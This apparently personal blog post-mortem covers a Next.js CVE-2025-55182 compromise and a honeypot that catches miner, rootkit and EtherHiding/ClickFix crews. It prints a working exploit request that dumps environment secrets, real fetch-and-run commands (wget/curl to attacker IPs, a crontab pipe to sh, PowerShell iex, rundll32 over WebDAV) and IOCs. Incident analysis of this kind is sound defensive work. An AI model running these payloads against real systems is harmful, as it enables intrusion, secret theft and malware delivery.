I got hacked big time.
My home NAS mined cryptocurrency for 17 days before I noticed.
The attack arrived through a little app I wrote last year called diffy: LLM generated commit messages.
I panicked, killed it, tidied up, realised the attack was contained to just compute/electricity theft and immediately wished I'd collected more evidence to better understand how these cryptojacking attacks work.
So I put a deliberately vulnerable copy back on the internet, wrapped in enough instrumentation to catch the miners properly, a honeypot. It was fully compromised in hours by four different "crews", and I collected some interesting data! TLDR; the cryptojacking was the tip of the iceberg!
First of all if you're running Next.js anywhere on the public internet, go and check what version is deployed right now. Run an
npm audit. Go do it now.
Recall the HuggingFace article about the OpenAI ExploitGym hack and how they called out that the safeguards built into frontier models meant they refused to help. I fully expected this to be a problem but, using Claude Fable 5 & Opus 5, I only came up against some minor issues:
I noticed something was wrong because it was 30°C in my office and the fans on my tiny NAS box were spinning all day long. I put off investigating it for days until I finally logged in and... what. wtf is this.
PID     %CPU  %MEM  RSS       COMMAND
2487160 387   30.6  2413776   ./XXdApBNJ
Running as root in a Kubernetes pod, 387% of a 4 core machine, 2.4 GB resident, a random 8 character name, a parent
PID that resolved to next-server ("wasn't there a 10.0 CVE in Next.js?") and the binary itself was executed from
/tmp and immediately unlinked:
/proc/2487160/exe -> /tmp/XXdApBNJ (deleted)Got to be a cryptominer.
I scanned all child processes of the compromised next server and found the RCE vector used:
57 sh → base64 → sh triples, decoding a payload pulled over the internet and piping it into a shell.
# ps --ppid 6379 -o pid,lstart,user,cmd
47714-47716   Jul 25 02:41:20 2026   sh, base64, sh
47945         Jul 25 02:41:23 2026   XXpiGAAE          <-- FIRST MINER
71737-71739   Jul 25 06:47:30 2026   sh, base64, sh
121860-121862 Jul 25 15:00:38 2026   sh, base64, sh
...
2458355       Aug 10 12:07:39 2026   init.sh
2458367       Aug 10 12:07:40 2026   .kworkerd
2458369       Aug 10 12:07:40 2026   redis-server re
2481472       Aug 10 16:02:38 2026   ssl_client
2485578-80    Aug 10 16:50:48 2026   sh, base64, sh
2487160       Aug 10 16:50:51 2026   XXdApBNJ          <-- SECOND MINER
Two miner generations back to back.
XXpiGAAE ran for about 17 days at ~367% CPU, then on 2026-08-10 they swapped it for XXdApBNJ, which was the one I caught.
I find it interesting that the attacker chose to hide some processes behind benign names like .kworkerd (a kernel thread),
redis-server re (although I have no Redis on this host), init.sh, ssl_client but the miner itself, the process I'd
actually spot, had a seriously suspicious name that looked like a randomly generated password.
The vulnerable application shipped next@15.3.0, which was for some unknown reason pinned 🤦.
// package.json
"next": "15.3.0",
"react": "^19.0.0",
"react-dom": "^19.0.0",
That combination is vulnerable to a pair of CVSS 10.0 bugs disclosed on 2025-12-03 and 2025-12-04:
| CVE | Component | Fixed in |
|---|---|---|
| CVE-2025-55182 | react-server-dom-*, RSC "Flight" deserialization | Next.js 15.3.9 |
| CVE-2025-66478 | Next.js Server Actions, prototype pollution | Next.js 15.3.6 |
The initial exploit is a POST to any App Router endpoint with a Next-Action header and a multipart/form-data
body containing a __proto__ traversal chain that reaches the Function constructor.
No auth, no session, the attack vector can be constructed and replayed with a single HTTP POST request.
POST / HTTP/1.1
Host: diffy.ax-h.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36
Content-Length: 893
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip
Accept-Language: en-US,en;q=0.5
Content-Type: multipart/form-data; boundary=----ChromeBoundary17
Next-Action: y
Connection: close

------ChromeBoundary17
Content-Disposition: form-data; name="0"
Content-Type: text/plain; charset=utf-16le

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var r=JSON.stringify(process.env);throw Object.assign(new Error('x'),{digest:Buffer.from(r).toString('base64')});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------ChromeBoundary17
Content-Disposition: form-data; name="1"

"$@0"
------ChromeBoundary17
Content-Disposition: form-data; name="2"

[]
------ChromeBoundary17--
This example echoes the environment of the running process back in the response body, encoded in base64. Running this (even against my own host) I felt like a hacker from a movie or something 😎.
In its simplest form, this can be used to exfiltrate secrets from the vulnerable host.
When a Next.js server side error is thrown, the framework returns the error's digest property to the client and logs it to stdout.
The whole point of digest is that it's an opaque hash shown to the user instead of a real error, so nothing sensitive leaks.
But it's an arbitrary string, and nothing validates it.
So the attacker threw an error whose digest was base64 of whatever they wanted to steal:
var r = JSON.stringify(process.env);
throw Object.assign(new Error('x'), {
  digest: Buffer.from(r).toString('base64')
});
All of these errors were logged by the framework so I parsed them back from the logs:
# extract-digests.py
for m in re.finditer(r"digest:\s*'([^']+)'", log):
    ...
I found just 4 unique base64 encoded responses:
| Contents | Count | Size |
|---|---|---|
ok:patched | 1 | 10 B |
ok:updated | 28 | 10 B |
busybox set output | 1 | 6384 B |
full process.env JSON | 2 | 6850 B |
Remember those first two, we'll come back to them later!
The last one is the whole container environment, including, unfortunately, my GEMINI_API_KEY.
It was in a ConfigMap rather than a Secret, so it was just sat in process.env in plain text, easy pickings.
Luckily, it had a tiny limit and Google had noticed it was leaked before I did. I tested it post-attack and got:
HTTP 403: "Your API key was reported as leaked. Please use another API key."I double checked that I had not accidentally committed it. I had not.
I also found evidence of further host recon via failed execSync calls that threw and got logged:
ls /var/www/html              x8
cat ~/.ssh/authorized_keys    x8
hostname -I                   x6
ls -la /app/.env* /var/www/.env* /home/*/.env* /opt/*/.env*
These are only the failed commands e.g. busybox doesn't support -I on hostname.
In this initial attack I cannot see what actually landed here but I can see that the attacker wasn't targeting me
specifically (no human was controlling this shell), they were harvesting as much data as they could.
They were also looking for AWS keys as I found an aws: not found in there too.
There was also a second, completely separate crew in there at the same time, which I only spotted because they framed
things differently: [Error: NEXT_REDIRECT] with plaintext output wrapped in <<RCE_OUT>> markers instead of base64.
These guys had buggy scripts that were throwing errors all over the place and were hunting Ethereum seed phrases and
Hardhat projects, hoping to steal crypto I presume.
The CVE got them in. Everything that made it worse was mine.
next@15.3.0, eight months after a CVSS 10.0 disclosure. No Dependabot, no scanning, no SBOM. I deployed it the day I published the blog post about it and then never touched it again.USER line in the Dockerfile, and securityContext: {} on both the pod and the container. The canonical Next.js standalone Dockerfile creates a nextjs user and I'd skipped it. runAsNonRoot and readOnlyRootFilesystem would both have made dropping a binary and running it a lot harder than it was.The default ServiceAccount was auto-mounted too, and they found it.
The token read was denied, so I got away with that one, but automountServiceAccountToken: false should have been there and wasn't.
The detection gap was most annoying: no access logging, no runtime process monitoring, no alert on a sustained 4 core load on a box that does nothing but serve Frozen II to my 4 year old all day long. I found this by "fan noise", 17 days late.
Containment was the right call, but it also destroyed the evidence, so I built a trap to see what else I could learn.
The idea is to put the same vulnerable image back on the same hostname, so the same scanners find it again, but with the right instrumentation to fully trace the expected attack. The isolation is the interesting part, because I am doing this on the machine that holds all my family photos:
It's like the movie Inception:
Some cool things I get with this setup:
I carefully put the source for this on https://github.com/axle-h/diffy-honeypot
Exfiltration requests started showing up in literally minutes. The same as before, just attempting to steal secrets through the environment.
The following night it got properly hacked.
| Time (UTC) | Event |
|---|---|
| 23:41 | Exploit → Stage 1 of a massive exploit, this is so big it gets its own section below |
| 03:02 | Exploit → miner crew |
| 03:02 | Mining pool session opens to 51.81.211.221:33333 |
| 03:16 | Pool session ends and never resumes |
| 03:17 | Exploit → implant crew, rootkit installed |
| 04:15 | Re-infection #2 |
| 06:39 | Re-infection #3 |
| 07:43 | Re-infection #4 |
The miner crew arrived at 03:02, their very first command was not whoami or id, it was this:
execSync('echo $((42612*44007))')A multiplication whose answer they already know, exfiltrated back through a fake NEXT_REDIRECT digest.
Four seconds later they were downloading a miner.
The payload was a 3.26 MB UPX packed binary from 172.245.88.160, which unpacks to bog standard xmrig
with no pool and no wallet compiled in.
It connected to 51.81.211.221:33333 over TLS with no SNI and mined for fourteen minutes.
The dropper that installed it, on the other hand, is a serious bit of work.
About 950 lines of portable POSIX shell, handling Linux, FreeBSD and Darwin, resolving port to PID via socket inodes in
/proc/*/fd, computing CPU thresholds from getconf CLK_TCK.
It uses anti root-kit techniques and carries hundreds of glob patterns for
killing rival miners: *xmrig*, *kdevtmpfsi*, *kinsing*, *c3pool*, *sysupdate* and on and on.
There is more engineering effort in the anti-competitor logic than in the mining.
Claude also found some bugs in it. We weren't sure where we should send our pull requests though.
The implant crew arrived at 03:17:30 from 138.124.123.107, over plain HTTP on port 80.
Their payload is simpler and much more competent:
execSync("(cd /tmp; (wget -q --no-check-certificate http://193.32.162.73/d/7c4124282c4ad7b6/o/cpngggl/init.sh -O init.sh || curl -s -k -o init.sh ...) && chmod +x init.sh && nohup ./init.sh > /dev/null 2>&1 &) 2>&1 || true", {'timeout': 5000})That drops /tmp/.kworkerd, 7.78 MB, xmrig derived and statically linked against OpenSSL 3.0.15, and runs it disguised as redis-server r.
Then it opens two TLS channels, one to 193.32.162.73:443 for C2 and one to 45.86.86.254:443 which is a pure beacon: exactly 375 bytes server to client every 10 seconds, with the client only ever acknowledging.
The payload attempts to remain persistent with crontab:
# /etc/crontabs/root
* * * * * /bin/sh -c '{ kill -0 347 2>/dev/null || grep -q 0100007F:A71C /proc/net/tcp 2>/dev/null; } && exit 0; (wget -qO- http://193.32.162.73/d/7c4124282c4ad7b6/init.sh || curl -sL http://193.32.162.73/d/7c4124282c4ad7b6/init.sh) | /bin/sh' > /dev/null 2>&1
That runs every single minute and re-downloads and restarts the miner if it crashed. Looking at the exploit logs I think that means that their payload crashed three times during the night and was immediately revived by this crontab each time.
The two crews never noticed each other, despite both being built to fight rivals.
At 03:17Z the implant crew wrote /etc/ld.so.preload pointing at /usr/lib/libproc.so, a 20 KB shared object that
hooks 13 libc functions to hide their files, their PID and their network connections.
It's a competent little thing.
No packing, no obfuscation, no anti-debug, just a clean -O2 build that shims open, openat, readdir, stat,
lstat, fopen, access, readlink, unlink, unlinkat, rename and the 64 variants of a couple of those,
filters /proc/net/tcp by port and returns the survivors down a pipe.
It also ships embedded verbatim inside .kworkerd at offset 0x582600, so it was never a separate download.
Ten of the thirteen hooks are gated.
They check the calling process, by reading /proc/self/exe, taking the basename and comparing it against a hardcoded list of 54 names,
basically every tool a person might use to look at a compromised box, grouped by job e.g. ls, find, cat etc.
On Alpine every one of those tools is a symlink to /bin/busybox.
So /proc/self/exe always resolves to /bin/busybox, which is not on the list, the gate returns false and every
concealment hook falls straight through to real libc.
The concealment half of this rootkit never engaged once.
What did work is the other three.
unlink, unlinkat and rename skip the caller check entirely and apply to everything in the container.
From 03:17Z nothing could delete or rename libproc.so, .kworkerd or /etc/ld.so.preload, with rm getting
"No such file or directory" for the first two and "Permission denied" for the last.
I intended to snapshot the disc every 30 minutes and dump guest RAM every 6 hours over QMP. However a misconfiguration meant I did not collect any dumps except the manual ones in the morning. It's a massive shame because a RAM dump taken any time between 03:02 and 03:17 would have caught the miner live, and might have had the wallet ID in it.
The original goal was the wallet address and unfortunately I didn't get it.
A Monero address carries a Keccak-256 checksum over its own body, so candidates are verifiable. I wrote a validator that implements Keccak, tested against a known published address and a one character corruption of it.
I carved 3.24 GB of RAM and 21.47 GB of disc, including unallocated blocks, zero valid Monero addresses found.
The most likely explanation is that 51.81.211.221:33333 is a mining proxy rather than a pool.
With xmrig-proxy the client logs in with a dummy wallet and the proxy substitutes the operator's real one on the pool
side, which would make the wallet architecturally unavailable from my host.
Back to the attack I received at 23:41:51, just over three hours before either miner crew showed up.
It's the largest payload of the fourteen I captured. It logged no execution because it never spawned a process. It patched the running Node server in memory instead!
// what it does once it has code execution
var _srv = process._getActiveHandles().find(x => x.constructor.name === 'Server');
var _syms = Object.getOwnPropertySymbols(_srv);
// ... recover ServerResponse.prototype without require('http')
r.write = function (c, e) { /* inject before </head>, once per response */ };
r.end   = function (c, e) { /* same */ };
h.Server.prototype.emit = function (ev, rq) {
  // strip accept-encoding so responses stay uncompressed and patchable
  delete rq.headers['accept-encoding'];
};
It tries require('http') first, and if that's blocked it walks process._getActiveHandles() to find the live Server
object and recovers ServerResponse.prototype through Object.getOwnPropertySymbols.
Then it wraps write, end, writeHead and Server.prototype.emit.
It regex replaces </head> in any text/html body, bumps content-length by exactly the number of bytes it added,
sets a flag so it only injects once per response, and deletes accept-encoding from inbound requests so responses
come back uncompressed and therefore patchable.
I think that's quite sophisticated...
And what does it inject into the served pages? This one line:
<script src=https://www.googletagmanager.com/gtm.js?id=GTM-PJB7D937></script>A Google Tag Manager container.
It was the first major exploit to hit, it survived both cryptojacking exploits, no alerts, no dodgy processes. It was still silently being injected into every page when I tore the honeypot down the next morning!
The payload signals success initially with ok:patched and ok:updated on every subsequent run.
Go back and look at my production logs from July.
ok:patched once, then ok:updated 28 times. FFS.
It's the same tooling, and on the evidence of what it does here, my app was almost certainly serving somebody's tag manager container to anyone who visited it for 17 days. I never checked the HTML. Why would I?
All that effort, to bolt somebody's analytics onto my pages. Weird right?
GTM containers are public. Anyone can fetch https://www.googletagmanager.com/gtm.js?id=GTM-PJB7D937 and read the
config, no account needed, and it was still live when I did.
Inside is exactly one tag. A custom HTML tag, obfuscated, which deobfuscates to about this:
document.body.addEventListener("click", function () {
  if (/ru|ua/.test(navigator.languages.join())) return;   // skip Russian and Ukrainian visitors
  if (localStorage.getItem("0x3464dec6de")) return;       // once per browser, ever
  localStorage.setItem("0x3464dec6de", "true");
  load_("0xDA4E1D62c974d20C870343F540BEbfAAC779ED66", d => eval(atob(d)));
});
This first checks if your browser language is Russian or Ukrainian and does nothing if it is... suspicious. It also has a check to ensure it runs exactly once.
It then loads a smart contract off the BNB Smart Chain, decodes it and executes it in your browser. This is called EtherHiding and I had never heard of it.
Obviously I downloaded and analysed this payload off the blockchain. I feel like a real hacker now 😎!
curl -s https://bsc-testnet-rpc.publicnode.com/ -H 'content-type: application/json' \
  -d '{"jsonrpc":"2.0","id":1,"method":"eth_call",
       "params":[{"to":"0xDA4E1D62c974d20C870343F540BEbfAAC779ED66","data":"0x6d4ce63c"},"latest"]}' \
| jq -r .result | cut -c131- | perl -pe 's/(..)/chr hex $1/ge' | tr -d '\0' | base64 -d
It's the Ethereum JSON-RPC API, hence eth_call, but the chain is BNB Smart Chain rather than Ethereum, and it's
testnet at that, so storing and updating the payload costs the operator nothing at all.
0x6d4ce63c is the function selector for get(), and cut -c131- skips the two 32 byte ABI header words, the offset
and the length, leaving the string itself. Out comes readable JavaScript, ending in this:
isHeadless() || isLocalhost()
 ? console.log("stop watching us :)")
 : isWindows ? load_("0x1Ca902fdf2F2A26dd2a160662143029CD7D5813f")
 : isMac     && load_("0xe447DaDb4BFB4610882C8D6228A20F101f8933D6")
It first checks whether it is running in an automation framework like Selenium, Puppeteer or Playwright
and if any of that trips it prints stop watching us :) to the console and gives up 🤣.
Otherwise it reads a second contract, a different one for Windows and macOS. On Linux it does nothing at all (yet another reason to use Linux).
Focussing on the Windows path, the second stage contract contains 45 KB of full screen fake reCAPTCHA, rendered over the top of the original site, making it unusable.

It also fills the clipboard with the next stage:
conhost --headless cmd /v:on /c "set power=shell&power!power! -nop -c iex(irm cdn.jsdelivr.net/gh/skl-4567/Jery-8372@3198782/kj-4574)"conhost --headless so no window ever appears, set power=shell then power!power! so the string "powershell" is
never present in the command line, and the script itself served off jsDelivr's GitHub CDN, which nobody blocks.
The macOS version is the same trick pointed at Terminal, /bin/bash -c "$(curl -fsSL ...)" padded with newlines and a
fake "BotGuard: Answer the protector challenge" message so the real command scrolls out of sight.
The PowerShell payload downloaded from GitHub via jsDelivr eventually executes this:
pushd "\\cbv.web-ignitra.us@SSL\DavWWWRoot\1d41dbdc-520b-4e0e-8bf5-807705032def"
  && rundll32 "dkfjtucnglfosrehfitlgj.dll",Run && popd
Which looks like an SMB share and isn't. @SSL and DavWWWRoot make Windows hand that UNC path to the WebDAV
redirector rather than the SMB one, so it's an ordinary HTTPS fetch on 443 instead of a doomed attempt at 445 that every
firewall on earth has blocked since WannaCry. rundll32 then executes the DLL directly off the remote share.
Nothing is downloaded, so there's no mark of the web and no SmartScreen prompt.
Note that the file downloaded from GitHub, kj-4574, is pinned to commit 3198782.
That is not the latest commit, it was effectively reverted to make the repository look empty.
The
skl-4567/Jery-8372repository might also not be there by the time anyone reads this as I have obviously reported it to GitHub.
It also tracks conversions: your public IP, fetched from an Avast IP lookup endpoint, becomes your ID and the browser sits polling a third contract until the operator writes back through the contract that you ran the command, at which point the overlay quietly disappears and you think the captcha passed. The page and the shell never speak to each other, so the blockchain is the message bus between them.
Start to finish.
<script> tag to every HTML response, pointing at GTM
container GTM-PJB7D937.googletagmanager.com. It holds a single Custom HTML tag,
which registers a click listener and waits.eth_call to a BNB Smart Chain testnet contract returns stage two, which gets base64
decoded and evald.rundll32 executes a DLL straight off it.I ran every remote address through reverse DNS, Team Cymru's IP and ASN whois, hoping for a story. There isn't one.
Almost all of it is cheap VPS. ColoCrossing twice, OVH, 31173 Services, Virtual Systems, NetCrafters.
Geolocation gives Ukraine, Romania, Sweden, Switzerland, Russia and the US, and for half of them the operator is registered somewhere else again: the Romanian C2 belongs to a British company, the Swiss exploit source to an Estonian one. It would be great to say the traffic came from somewhere in particular. It didn't, or at least I can't show that it did. The one real signal is in the browser payload, which deliberately skips visitors whose browser language is Russian or Ukrainian, and that only tells you who the operator doesn't want to hit.
I also checked all 99 addresses against the Tor exit lists, using CollecTor's hourly archive. Not a single hit, not even a non exit relay. Nobody involved in any of this bothered with Tor at all, which surprised me.
The hashes are a dead end too. .kworkerd and libproc.so are unknown to every public database I can query.
The xmrig binary has exactly one hit, and it's
somebody else's postmortem from five days earlier, where a Forgejo RCE
dropped the byte identical binary on their homelab. Different CVE, different attacker IP, same packed xmrig.
0x1x2x3.top turns up in Huntress' writeup of a Linux box from April
that had three simultaneous threat actors on it, also via CVE-2025-55182. Which does sound familiar.
One address turned out to be a good guy.
184.105.247.195 fired the exact same exploit at me once at 05:37 and reverse resolves to scan-14.shadowserver.io,
which is the Shadowserver Foundation, a
non-profit that scans the entire internet for exposed and vulnerable hosts and then emails whoever owns the netblock,
for free. They were hunting the same CVE as everyone else. They just tell you about it. I thought that was cool.
Although I'm still waiting for my email.
Everything below is attacker infrastructure observed against my own honeypot, 2026-08-12 to 2026-08-13. Hashes only, no samples.
| Type | Value | Network |
|---|---|---|
| Exploit source, env exfil | 85.137.57.233 | Virtual Systems (UA) |
| Exploit source, miner crew | 23.94.216.234 | ColoCrossing (US) |
| Exploit source, implant crew | 138.124.123.107 | NetCrafters (CH) |
| Exploit source, HTML injection | 185.65.133.208 | 31173 Services (SE) |
| Payload host / C2 | 193.32.162.73 (/d/7c4124282c4ad7b6/) | UNMANAGED LTD (RO) |
| C2 beacon | 45.86.86.254:443 (375 B every 10 s) | AlexHost (RU) |
| Mining pool, TLS with no SNI | 51.81.211.221:33333 | OVH (US) |
| Stage-1 host | 172.245.88.160:80 | ColoCrossing (US) |
| Persistence downloader | 0x1x2x3.top | - |
| Injected GTM container | GTM-PJB7D937 | - |
| EtherHiding loader contract | 0xDA4E1D62c974d20C870343F540BEbfAAC779ED66 | BNB Smart Chain testnet |
| ClickFix payload, Windows | 0x1Ca902fdf2F2A26dd2a160662143029CD7D5813f | BNB Smart Chain testnet |
| ClickFix payload, macOS | 0xe447DaDb4BFB4610882C8D6228A20F101f8933D6 | BNB Smart Chain testnet |
| ClickFix delivery | app8k.cc, web-ignitra.us | Cloudflare |
| Windows stage, download & exec | cdn.jsdelivr.net/gh/skl-4567/Jery-8372 (commit 3198782) | jsDelivr |
| Windows final stage, WebDAV | cbv.web-ignitra.us@SSL\DavWWWRoot\, rundll32 ...,Run | Cloudflare |
XXeANEJp (xmrig, UPX) | 0b8e037d160bdb0b621c975c424f680b814bc438fd492ae376ff3140e209e480 | - |
.kworkerd (implant) | e8a7a7630c9d080194c3fb07dabeba4dccbb8697edd10e46de91846d071f7f8e | - |
libproc.so (rootkit) | 052a1d01204ba36631e4eee8250e64025ce9e1df0df0b9764ab50fcab50d9ec5 | - |
I've deliberately not published the replay script, or the samples, or the unpacked binaries. The request above is enough to understand what happened, and the CVE is public with a working PoC already, so there's nothing to gain from me shipping another one.
Once again: If you're running Next.js anywhere, go and check what version is deployed right now.